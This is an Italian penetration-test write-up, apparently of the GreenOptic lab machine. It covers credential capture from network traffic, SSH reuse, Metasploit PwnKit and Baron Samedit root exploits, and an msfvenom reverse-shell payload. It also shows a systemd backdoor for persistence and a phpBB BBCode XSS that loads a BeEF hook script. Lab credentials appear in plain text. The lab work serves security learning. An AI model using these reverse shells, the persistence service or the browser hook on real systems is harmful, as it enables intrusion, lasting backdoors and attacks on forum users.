
Terry

As per your request we have installed phpBB to help with incident response.
Your username is terry, and your password is wsllsa!2

Let us know if you have issues
Server Support - Linux

```

Figura 37: Mail di Terry contenente la password per il suo account phpBB

Sbloccando il file 'dpi.zip', abbiamo scoperto al suo interno un file chiamato 'dpi.pcap', contenente un pacchetto di dati catturati dal traffico di rete. Per analizzare il contenuto del file, abbiamo utilizzato il tool 'Wireshark', uno strumento potente e ampiamente utilizzato per l'analisi dei protocolli di rete.

All'apertura del file 'dpi.pcap' con Wireshark, abbiamo iniziato a esaminare i vari pacchetti di dati catturati. Fin da subito, è emersa una vulnerabilità critica: l'intercettazione dell'header 'Authorization' contenente il valore 'Basic c3RhZmY6d2hlZWxlcg=='. Questo header appartiene al meccanismo di autenticazione HTTP Basic, che trasmette le credenziali di accesso in forma codificata ma non crittografata. In questo caso, l'uso del protocollo HTTP al posto di HTTPS ha esposto le credenziali al rischio di intercettazione.

La stringa 'c3RhZmY6d2hlZWxlcg==' è codificata in Base64, un formato che non offre protezione crittografica, ma semplicemente una rappresentazione dei dati in un formato leggibile. Decodificando questa stringa, abbiamo ottenuto la coppia di credenziali 'staff:wheeler', già individuata in precedenza. Questo conferma che la mancanza di crittografia adeguata (come quella offerta da HTTPS) rappresenta una seria vulnerabilità per la trasmissione sicura delle informazioni sensibili.

Continuando l'analisi del file 'dpi.pcap', abbiamo rilevato anche traffico relativo al protocollo FTP. Come è noto, l'FTP trasmette i dati in chiaro, senza alcuna forma di crittografia, il che lo rende vulnerabile ad attacchi di intercettazione. Utilizzando la funzione 'Follow TCP Stream' di Wireshark, abbiamo potuto ricostruire la sessione FTP e visualizzare in modo dettagliato il contenuto dei pacchetti trasmessi.

Durante questa ricostruzione, siamo riusciti a recuperare ulteriori credenziali di accesso: un nome utente e una password utilizzati per l'accesso al servizio FTP.

```

220 (vsFTPD 3.0.2)
USER alex
331 Please specify the password.
PASS FwejAASD1
230 Login successful.
SYST
215 UNIX Type: L8
TYPE I
200 Switching to Binary mode.
PORT 192,168,1,252,219,123
200 PORT command successful. Consider using PASV.
STOR briefingnotes.txt
150 Ok to send data.
226 Transfer complete.
QUIT
221 Goodbye.

```

Figura 38: Credenziali login FTP

Le credenziali recuperate dal traffico di rete sono state utilizzate per tentare l'accesso al servizio FTP. Il tentativo è andato a buon fine e abbiamo immediatamente notato di avere visibilità sull'intero file system del server. Questo livello di accesso ci ha permesso di esplorare liberamente le directory e i file presenti sul sistema, aumentando le possibilità di individuare informazioni sensibili o ulteriori vulnerabilità.

Riconoscendo il potenziale di queste credenziali, abbiamo deciso di testare se potevano essere riutilizzate per accedere ad altri servizi attivi sul sistema target. In particolare, abbiamo tentato di utilizzarle per stabilire una connessione SSH. Dopo aver configurato la connessione SSH con le credenziali recuperate, siamo riusciti a ottenere un accesso completo al sistema.

Una volta ottenuto l'accesso SSH, siamo stati in grado di esplorare il file system del server, eseguire comandi con i privilegi dell'utente compromesso, e potenzialmente elevare i privilegi per ottenere un controllo ancora maggiore. Questa scoperta evidenzia ulteriormente l'importanza di evitare il riutilizzo delle stesse credenziali su diversi servizi, in quanto una violazione su un servizio non sicuro, come l'FTP, può facilmente estendersi ad altri servizi critici come SSH.

Ora che abbiamo stabilito l'accesso SSH, il prossimo passo sarà quello di esplorare ulteriormente il sistema alla ricerca di file, configurazioni e altre vulnerabilità che potrebbero essere sfruttate per ottenere un accesso ancora più profondo o per compromettere ulteriormente la sicurezza del sistema target.

In primo luogo, abbiamo verificato se fosse possibile accedere al file '`bash_history`' dell'utente compromesso. Questo file, solitamente, contiene un elenco cronologico dei comandi eseguiti nella shell Bash, e può rivelare informazioni sensibili, come password, chiavi di accesso, o percorsi a file critici. Tuttavia, al momento del controllo, abbiamo scoperto che il file '`bash_history`' era stato reindirizzato a '`/dev/null`' (Figura 39). Questo significa che tutti i comandi eseguiti non vengono registrati, rendendo impossibile recuperare informazioni utili da questo file. Questa pratica di reindirizzare '`bash_history`' a '`/dev/null`' è talvolta utilizzata per motivi di sicurezza, per evitare che eventuali dati sensibili finiscano in un file accessibile.

Durante la nostra esplorazione, abbiamo notato la presenza di una cartella nascosta denominata '`Wireshark`'. Questa directory suggerisce che il software Wireshark è installato e potenzialmente utilizzabile sulla macchina. La presenza di Wireshark potrebbe indicare che l'amministratore del sistema o un utente avanzato sta monitorando il traffico di rete, forse per attività di analisi o debugging. Tuttavia, questa potrebbe essere anche un'opportunità per noi di raccogliere ulteriori

informazioni sul traffico di rete, qualora fossimo in grado di accedere a file di cattura esistenti o configurare Wireshark per ulteriori attività di sniffing.

Inoltre, abbiamo rilevato un file denominato 'Xauthority' all'interno della home directory dell'utente. Questo file è comunemente utilizzato nei sistemi Unix-like, inclusi i sistemi Linux, per gestire l'accesso alle sessioni X, ovvero le sessioni grafiche che utilizzano il sistema X Window. Il file '.Xauthority' contiene credenziali di autenticazione che permettono di avviare sessioni grafiche o di collegarsi a sessioni X remote.

```
total 24
drwx----- 3 alex alex 152 Aug 26 20:20 .
drwxr-xr-x 6 root root 57 Jul 12 2020 ..
lrwxrwxrwx 1 root root 9 Jul 12 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alex alex 18 Apr 1 2020 .bash_logout
-rw-r--r-- 1 alex alex 193 Apr 1 2020 .bash_profile
-rw-r--r-- 1 alex alex 231 Apr 1 2020 .bashrc
-rwx----- 1 alex alex 70 Jul 12 2020 user.txt
-rw----- 1 alex alex 560 Aug 26 20:20 .viminfo
drwxr-xr-x 2 alex alex 41 Jul 12 2020 .wireshark
-rw----- 1 alex alex 150 Jun 24 09:17 .Xauthority
```

Figura 39: ls -la Alex home

2.5 Privilege Escalation

La fase di privilege escalation si concentra sull'ottenere livelli di accesso più elevati all'interno di un sistema, partendo da un punto con permessi limitati. Durante questa fase, si esaminano configurazioni di sistema, servizi e file alla ricerca di vulnerabilità o errori di configurazione che possano consentire di elevare i propri privilegi. Questo può includere lo sfruttamento di software non aggiornato, l'analisi di file di configurazione e di log per individuare credenziali o chiavi d'accesso, e l'uso di strumenti specifici per identificare potenziali vie di escalation. L'obiettivo è ottenere privilegi amministrativi o di root, permettendo un controllo più ampio del sistema, l'accesso a dati sensibili, e la capacità di modificare configurazioni critiche.

Come primo passo nel tentativo di eseguire una privilege escalation, abbiamo utilizzato il tool **LinEnum** [4], uno strumento che automatizza la ricerca di vulnerabilità locali su sistemi Linux. LinEnum analizza la configurazione del sistema alla ricerca di possibili vettori di privilege escalation, come configurazioni errate, file interessanti, permessi inadeguati, e altro ancora.

Dall'analisi dell'output generato da LinEnum, abbiamo ottenuto conferma che l'utente 'alex' fa parte del gruppo 'Wireshark', il che significa che ha il permesso di utilizzare il tool Wireshark per monitorare e analizzare il traffico di rete. Questo potrebbe essere un punto di interesse per ulteriori indagini, soprattutto se il traffico di rete include dati sensibili. Tuttavia, l'unica altra informazione utile evidenziata dallo strumento è stata la password contenuta nel file '.htpasswd', che avevamo già precedentemente utilizzato per accedere al forum phpBB.

LinEnum non ha evidenziato alcun cron job scrivibile dall'utente 'alex' e che sia di proprietà di un utente privilegiato. Questo significa che non possiamo sfruttare nessun cron job per eseguire codice con privilegi elevati, eliminando una delle possibili strade per la privilege escalation.

Dopo aver esaurito le possibilità offerte da LinEnum, ci siamo concentrati sulla ricerca di exploit locali. Per questo, abbiamo utilizzato due strumenti: **Linux Exploit Suggester** [5] e **Linux Exploit Suggester 2** [6]. Questi tool sono progettati per identificare vulnerabilità specifiche della versione del kernel e della configurazione di sistema attualmente in esecuzione, suggerendo possibili exploit.

Dall'esecuzione di 'Linux Exploit Suggester' (Figura 40), sono emerse due vulnerabilità ben note: 'DirtyCow' e 'DirtyCow2'. Questi exploit, molto conosciuti nella comunità di sicurezza, sfruttano una vulnerabilità nel sottosistema della memoria del kernel Linux per ottenere privilegi di root. Tuttavia, dopo aver scaricato e testato il codice exploit per verificare la vulnerabilità del kernel in uso, abbiamo constatato che il sistema non era effettivamente vulnerabile (Figura 41).

```

Available information:
Kernel version: 3.10.0
Architecture: x86_64
Distribution: RHEL
Distribution version: 7
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
73 kernel space exploits
43 user space exploits

Possible Exploits:
[+] [CVE-2016-5195] dirtycow
    Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
    Exposure: highly probable
    Tags: debian=7[8], RHEL=5{kernel:2.6.(18|24|33)-*}, RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).}*|2
    .6.33.9-rt31}, [ RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7} ], ubuntu=16.04|14.04|12.04
    Download URL: https://www.exploit-db.com/download/40611
    Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2
    Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
    Exposure: highly probable
    Tags: debian=7[8], [ RHEL=5|6|7 ], ubuntu=14.04|12.04, ubuntu=10.04{kernel:2.6.32-21-generic},
    ubuntu=16.04{kernel:4.4.0-21-generic}
    Download URL: https://www.exploit-db.com/download/40839
    ext-url: https://www.exploit-db.com/download/40847.cpp
    Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

```

Figura 40: Linux Exploit Suggester

```

[alex@websrv01 tmp]$ ./rh-cve-2016-5195_5\(1\).sh
Your kernel is 3.10.0-1127.13.1.el7.x86_64 which is NOT vulnerable.

```

Figura 41: DirtyCow

Abbiamo tentato anche l'esecuzione di altri exploit suggeriti dallo strumento, ma nessuno di questi si è dimostrato efficace nel nostro caso. L'analisi condotta con 'Linux Exploit Suggester 2' ha suggerito tre ulteriori exploit (Figura 42), ma anche questi non hanno portato ai risultati sperati.

```

#####
#          Linux Exploit Suggester 2          #
#####

Platform: Local Kernel: 3.10.0
Date: 2013-10-29
Searching 72 exploits...

Possible Exploits
[1] exploit_x Vulnerable App:
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[2] pp_key
    CVE-2016-0728
    Source: http://www.exploit-db.com/exploits/39277
[3] timeoutpwn
    CVE-2014-0038
    Source: http://www.exploit-db.com/exploits/31346

```

Figura 42: Linux Exploit Suggester 2

Un ulteriore tentativo di privilege escalation è stato effettuato creando una sessione **meterpreter** sulla macchina target, con l'intento di utilizzare il modulo di post-exploitation fornito dalla suite **Metasploit**, '**post/multi/recon/local_exploit_suggester**', per individuare vulnerabilità sfruttabili.

Per configurare l'ambiente necessario, abbiamo utilizzato **MSFvenom** per creare un payload personalizzato, scegliendo un **reverse shell meterpreter** come tipologia di payload. Questo tipo di payload, una volta eseguito sulla macchina target, stabilisce una connessione di ritorno verso la macchina attaccante, consentendo il controllo remoto della macchina compromessa.

Comando 19: Comando MSFvenom sessione meterpreter

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.0.2.15
LPORT=1000 -f elf > ./payload.elf
```

Contemporaneamente, abbiamo impostato il modulo '**exploit/multi/handler**' all'interno della **msfconsole** su Kali Linux, configurandolo per ascoltare e gestire la connessione in arrivo, creando così la sessione meterpreter (Figura 43).

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 1000
LPORT => 1000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:1000
[*] Sending stage (3045380 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:1000 → 10.0.2.9:33596) at 2024-08-28 17:55:26 +0200
meterpreter > 
```

Figura 43: Esecuzione modulo '**exploit/multi/handler**'

Una volta che la sessione meterpreter è stata stabilita con successo, l'abbiamo messa in background per poter utilizzare il modulo '**post/multi/recon/local_exploit_suggester**'. Questo modulo è progettato per analizzare la macchina target alla ricerca di vulnerabilità locali conosciute, suggerendo eventuali exploit che possono essere utilizzati per elevare i privilegi. Abbiamo specificato la sessione meterpreter attiva su cui agire e avviato l'esecuzione del modulo (Figura 44).

```

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	meterpreter	x64/linux	alex @ websrv01.greenoptic.vm	10.0.2.15:1000 → 10.0.2.9:33596 (10.0.2.9)

```

msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

```

Figura 44: Esecuzione modulo 'post/multi/recon/local_exploit_suggester'

L'output del modulo ha rivelato sei potenziali vulnerabilità (Figura 47) che potrebbero essere sfruttate per ottenere privilegi elevati. Tra queste, solo due si sono dimostrate effettivamente efficaci nel nostro contesto:

- **exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec**: Questa vulnerabilità, nota anche come PwnKit, sfrutta un problema di sicurezza in pkexec, uno strumento presente su molti sistemi Linux che consente agli utenti di eseguire comandi con privilegi elevati. Sfruttando questa vulnerabilità, siamo riusciti a ottenere l'esecuzione di comandi come utente root (Figura 45).

```

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.zavrixxjdev
[+] The target is vulnerable.
[*] Writing '/tmp/.cnvdfahu/avioycuqb/avioycuqb.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.cnvdfahu
[*] Sending stage (3045380 bytes) to 10.0.2.9
[+] Deleted /tmp/.cnvdfahu/avioycuqb/avioycuqb.so
[+] Deleted /tmp/.cnvdfahu/.faztidbyc
[+] Deleted /tmp/.cnvdfahu
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.9:55486) at 2024-08-28 13:02:05 +0200

```

Figura 45: PwnKit privilege escalation

- **exploit/linux/local/sudo_baron_samedit**: Conosciuta anche come CVE-2021-3156, questa vulnerabilità sfrutta un bug nel comando sudo che, se configurato in modo errato, può permettere a un utente non privilegiato di eseguire comandi con privilegi di root (Figura 46).

```
msf6 exploit(linux/local/sudo_baron_samedit) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. sudo 1.8.23 is a vulnerable build.
[*] Using automatically selected target: CentOS 7 x64 (sudo v1.8.23, libc v2.17)
[*] Writing '/tmp/Rp4pXoy.py' (6207 bytes) ...
[*] A successful exploit will create a new root user msf with password dreyzfmzyrhdxl
[*] Brute forcing ASLR (can take several minutes)...
[+] Success! Created new user msf with password dreyzfmzyrhdxl
[*] Writing '/tmp/iHuF0rEPli' (266 bytes) ...
[*] Sending stage (3045380 bytes) to 10.0.2.9
[*] Deleted /tmp/Rp4pXoy.py
[*] Deleted /tmp/iHuF0rEPli
[*] Cleaning up /etc/passwd
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.9:56012) at 2024-08-28 14:00:21 +0200
meterpreter > 
```

Highly sophisticated
Our stat

On 1st July, GreenOptic was the victim of a highly sophisticated and sustained attack. Our records were stolen during the attack, along with credit card details and bank account information. At GreenOptic, we take security very seriously. We use state-of-the-art security measures to protect our network. We believe the attack to our network was highly sophisticated and we are working

Figura 46: Baron privilege escalation

#	Name	Potentially Vulnerable?
-	—	—
1	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	Yes
2	exploit/linux/local/network_manager_vpnc_username_priv_esc	Yes
3	exploit/linux/local/pkexec	Yes
4	exploit/linux/local/su_login	Yes
5	exploit/linux/local/sudo_baron_samedit	Yes
6	exploit/linux/local/sudoedit_bypass_priv_esc	Yes

Figura 47: Vulnerabilità identificate da Metasploit

L'esecuzione di questi exploit ha portato a un'escalation dei privilegi, permettendoci di ottenere accesso come utente root sulla macchina target (Figura 48).

```
msf6 exploit(multi/http/atutor_upload_traversal) > sessions
Active sessions
=====
  020-7046-0293

  Id  Name   Type          Information
  --  --    --
  1   meterpreter x64/linux  alex @ websrv01.greenoptic.vm  10.0.2.15:1000 → 10.0.2.9:57574 (10.0.2.9)
  2   meterpreter x64/linux  root @ websrv01.greenoptic.vm  10.0.2.15:4444 → 10.0.2.9:55486 (10.0.2.9)

msf6 exploit(multi/http/atutor_upload_traversal) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > pwd
/root
```

Figura 48: Accesso come utente root, MSFconsole

Dopo aver ottenuto con successo l'accesso come root avvalendoci degli script della suite Metasploit, abbiamo esplorato ulteriormente le possibilità di escalation dei privilegi sfruttando Wireshark, che

avevamo notato essere installato sulla macchina compromessa. La nostra intenzione era quella di sniffare il traffico di rete in transito per individuare ulteriori credenziali o informazioni sensibili che potessero essere utilizzate per consolidare il nostro accesso.

Per facilitare l'uso di Wireshark con un'interfaccia grafica, abbiamo effettuato l'accesso all'account dell'utente Alex tramite SSH, utilizzando l'argomento **-X**. Questo argomento abilita il **forwarding X11**, che avevamo notato essere disponibile sulla macchina, permettendoci di avviare Wireshark e visualizzare l'interfaccia grafica direttamente sul nostro sistema, rendendo l'analisi del traffico di rete più agevole e intuitiva (Comando 20).

Comando 20: Comando SSH tramite sessione X

```
ssh -X alex@greenoptic.vm
```

Una volta avviato Wireshark, abbiamo iniziato la cattura del traffico di rete selezionando l'interfaccia '**any**', che monitora tutte le interfacce disponibili sul sistema. Durante la cattura del traffico, la nostra attenzione è stata attratta da un pattern ripetitivo di autenticazioni **SMTP**. Questo tipo di traffico è particolarmente interessante poiché le credenziali di autenticazione spesso vengono trasmesse in chiaro, specialmente se non vengono utilizzati metodi di cifratura adeguati.

Utilizzando la funzione Follow TCP Stream di Wireshark, siamo stati in grado di isolare il traffico SMTP e identificare una password codificata in **base64**, trasmessa tramite il metodo di autenticazione '**PLAIN**'. Questo metodo è notoriamente vulnerabile, poiché trasmette le credenziali in forma codificata ma non cifrata, rendendole facilmente intercettabili da chiunque sia in grado di monitorare il traffico di rete (Figura 49).




Figura 49: Password autenticazione SMTP in base64

Dopo aver individuato la stringa codificata, l'abbiamo decodificata utilizzando il comando riportato nel Comando 21, che utilizza l'utility base64 per decodificare la stringa.


Comando 21: Comando decodifica base64

```
echo -n AHJvb3QAVNmb2pvajljb3p4Y3p6bWVkbG1lZEFTQVNES29qM28=
| base64 -d
```

Decodifica base64: rootASfojoj2eo zx czzmedlmedASASDKoj3o

Notando la presenza del nome utente '**root**' all'interno della stringa decodificata, abbiamo ipotizzato che questa potesse essere la password per l'account root sulla macchina. Abbiamo quindi tentato di utilizzare queste credenziali per accedere tramite SSH come root.


Il tentativo ha avuto successo, permettendoci di accedere all'account root con privilegi elevati, consolidando così il nostro accesso al sistema target tramite un secondo metodo. Questa scoperta ha dimostrato come l'utilizzo di Wireshark e la cattura del traffico non cifrato possano portare a gravi compromissioni della sicurezza, evidenziando l'importanza di implementare misure di protezione come l'uso di protocolli cifrati per la trasmissione delle credenziali.



```
(root㉿kali)-[~]
└─# ssh root@greenoptic.vm
root@greenoptic.vm's password:
Last login: Wed Aug 28 13:35:51 2024
[root@websrv01 ~]# pwd
/root
[root@websrv01 ~]#
```

Figura 50: Accesso come utente root, Wireshark

Infine, abbiamo utilizzato lo script **LinPEAS** [7], che, come LinEnum, è progettato per individuare potenziali percorsi di privilege escalation. Analizzando l'output dello script, siamo riusciti a recuperare credenziali utili per accedere al database MariaDB (Figura 51). Inoltre, LinPEAS integra il tool 'Linux Exploit Suggester', che ci ha segnalato due vulnerabilità critiche: PwnKit e sudo Baron Samedi. Queste vulnerabilità, precedentemente sfruttate con successo tramite Metasploit, non erano state rilevate durante la nostra esecuzione manuale di Linux Exploit Suggester.



```
return; ┌──[!] Searching passwords in config PHP files
/var/www/recoveryplan/config.php:$dbpasswd = 'foj90j23RSDjf923!fjfj';
/var/www/recoveryplan/config.php:$dbuser = 'phpbb';
```

Figura 51: Credenziali database recuperate tramite LinPEAS

2.6 Maintaining Access

La fase di maintaining access si concentra sul mantenere un accesso persistente a un sistema dopo aver ottenuto i privilegi desiderati. L'obiettivo è assicurarsi che l'accesso possa essere ristabilito in futuro senza dover ripetere le fasi iniziali di compromissione.

Durante questa fase, si configurano backdoor, account nascosti o modifiche al sistema che permettano di rientrare facilmente, anche se il sistema viene riavviato o se alcune vulnerabilità vengono corrette. Si possono installare servizi aggiuntivi, script o strumenti che eseguono comandi in background senza essere facilmente rilevati.

Per garantire un accesso persistente al sistema compromesso, abbiamo installato una backdoor utilizzando lo stesso eseguibile .elf che era stato impiegato nella fase di privilege escalation. Questo

eseguibile conteneva un payload di tipo **reverse shell meterpreter**, che ci consentiva di stabilire una connessione remota alla macchina compromessa. Tuttavia, l'eseguibile .elf presentava un problema: terminava inaspettatamente poco dopo l'avvio. Per ovviare a questo problema, abbiamo creato uno script chiamato **in.sh**, che si occupa di eseguire automaticamente la backdoor in un ciclo infinito, garantendo così la sua esecuzione continua (Codice 22).

Lo script in.sh utilizza un ciclo while true per riavviare l'eseguibile .elf ogni cinque secondi, assicurando che la backdoor rimanga attiva anche se il processo viene terminato. Entrambi i file, l'eseguibile .elf e lo script in.sh, sono stati caricati sulla macchina target nella directory **'/etc/init.d/'**, una posizione strategica poiché i file qui presenti non vengono eliminati al riavvio del sistema. Abbiamo quindi assegnato i permessi di esecuzione ai file per garantire che possano essere eseguiti correttamente.

Comando 22: Script in.sh

```
#!/bin/sh

while true; do
    /etc/init.d/payload.elf
    sleep 5
done
```

Successivamente, abbiamo creato un nuovo **servizio systemd** chiamato '**in-script.service**' (Codice 24), che è stato salvato nella directory **'/etc/systemd/system/'**. Questo servizio è stato configurato per eseguire automaticamente lo script in.sh all'avvio del sistema

Comando 23: Servizio in-script.service

```
[Unit]
Description=Run in.sh script at startup
After=network.target

[Service]
ExecStart=/etc/init.d/in.sh
Type=simple

[Install]
WantedBy=multi-user.target
```

Il file di configurazione del servizio specifica che lo script in.sh deve essere eseguito dopo che il target di rete (**'network.target'**) è stato raggiunto, garantendo che la connessione di rete sia disponibile per la reverse shell meterpreter. Una volta creato il servizio, abbiamo riavviato il daemon di **'systemd'** utilizzando il comando mostrato nel Codice 24 per permettere il riconoscimento del nuovo servizio.

Comando 24: Riavvio daemon systemd

```
sudo systemctl daemon-reload
```

Infine, abbiamo abilitato il servizio in-script.service per garantire la sua esecuzione automatica ad ogni riavvio del sistema, come indicato nel Codice 25.

Comando 25: Attivazione servizio in-script.service

```
sudo systemctl enable in-script.service
```

Con questa configurazione, siamo riusciti a installare una backdoor persistente, che ci consente di stabilire una connessione meterpreter con la macchina compromessa in qualsiasi momento, anche dopo un riavvio del sistema. Questo ci garantisce un accesso continuo e rapido, permettendoci di mantenere il controllo della macchina e di eseguire ulteriori operazioni di testing senza dover ripetere la fase di exploit iniziale.

2.7 Ulteriori operazioni

Dopo aver ottenuto il controllo completo della macchina compromessa, abbiamo continuato a esplorare ulteriori vulnerabilità nei servizi disponibili, sfruttando le numerose credenziali raccolte durante la fase di vulnerability mapping. Tra i servizi disponibili, il forum phpBB si è rivelato particolarmente interessante.

Utilizzando la password recuperata, abbiamo avuto accesso all'account amministrativo di Terry sul forum phpBB. Questo accesso ci ha permesso di creare nuovi post e manipolare le impostazioni globali del forum attraverso il **Pannello di Controllo Amministratore (ACP)**. Una funzionalità interessante e potenzialmente vulnerabile di phpBB è il supporto per **BBCode**.

I **BBCode** (Bulletin Board Code) sono un insieme di tag di markup che permettono agli utenti di formattare i loro post senza utilizzare direttamente l'HTML, riducendo così il rischio di inserire codice potenzialmente dannoso. Tuttavia, gli amministratori del forum hanno la possibilità di creare BBCode personalizzati, definendo il codice HTML che viene generato all'atto della pubblicazione. Questa capacità può essere sfruttata per iniettare codice dannoso, come uno script JavaScript, che può eseguire azioni nel contesto del browser degli utenti che visualizzano il post.

Sfruttando questa funzionalità, abbiamo creato un nuovo BBCode nella sezione 'Posting' del Pannello di Controllo Amministratore (Figura 52). Questo BBCode, accessibile tramite il tag [hook][/hook], conteneva il seguente codice HTML (Codice 26):

Comando 26: Script tag BeEF

```
<script src="http://10.0.2.15:3000/hook.js"></script>
```

Questo script carica uno strumento di attacco noto come **BeEF (Browser Exploitation Framework)**, un potente framework di penetration testing focalizzato sul controllo dei browser web. BeEF consente di sfruttare le vulnerabilità del browser per eseguire una vasta gamma di attacchi.

The screenshot shows the BBCodes configuration interface. It includes sections for 'BBCodes usage' and 'HTML replacement'. In the 'Usage' section, examples like '[highlight=(COLOR)](TEXT)[/highlight]' and '[font=(SIMPLETEXT1)](SIMPLETEXT2)[/font]' are shown. In the 'Replacement' section, examples like '{TEXT}' and '{SIMPLETEXT2}' are shown.

Figura 52: Creazione di un BBCode personalizzato per l'attacco XSS

Dopo aver configurato il BBCode, abbiamo creato un nuovo post sul forum (Figura 53), inserendo il BBCode all'interno del post. Il BBCode non è visibile agli utenti, ma quando il post viene visualizzato, lo script viene eseguito nel contesto del browser dell'utente, compromettendolo.

The screenshot shows the 'Edit Post' interface. The subject is set to 'prova'. In the rich text editor toolbar, there is a button for '[hook][/hook]'. The post content area contains the text 'Prova. [hook][/hook]'

Figura 53: Creazione del post infetto utilizzando il BBCode

Chiunque visiti il post viene automaticamente infettato dallo script, permettendoci di prendere il controllo del loro browser (Figura 54).

The screenshot shows the forum post being viewed by another user. The post content is 'Prova.' followed by the injected script '[hook][/hook]'. The user profile for 'terry' shows they are an 'Admin' with 5 posts and joined on July 12, 2020. The status bar indicates the user is 'ONLINE'.

Figura 54: Visualizzazione nuovo post infetto


Per monitorare e controllare i browser infettati, abbiamo avviato BeEF tramite il comando indicato nel Codice 27.

Comando 27: Avvio di BeEF

```
beef -xss
```

Una volta che i browser degli utenti sono stati compromessi, BeEF offre una vasta gamma di opzioni di controllo:

- Fingerprinting del Browser:** Raccolta di informazioni dettagliate sul browser utilizzato, come la versione, i plugin installati, il sistema operativo, la risoluzione dello schermo, e altre caratteristiche (Figura 55).



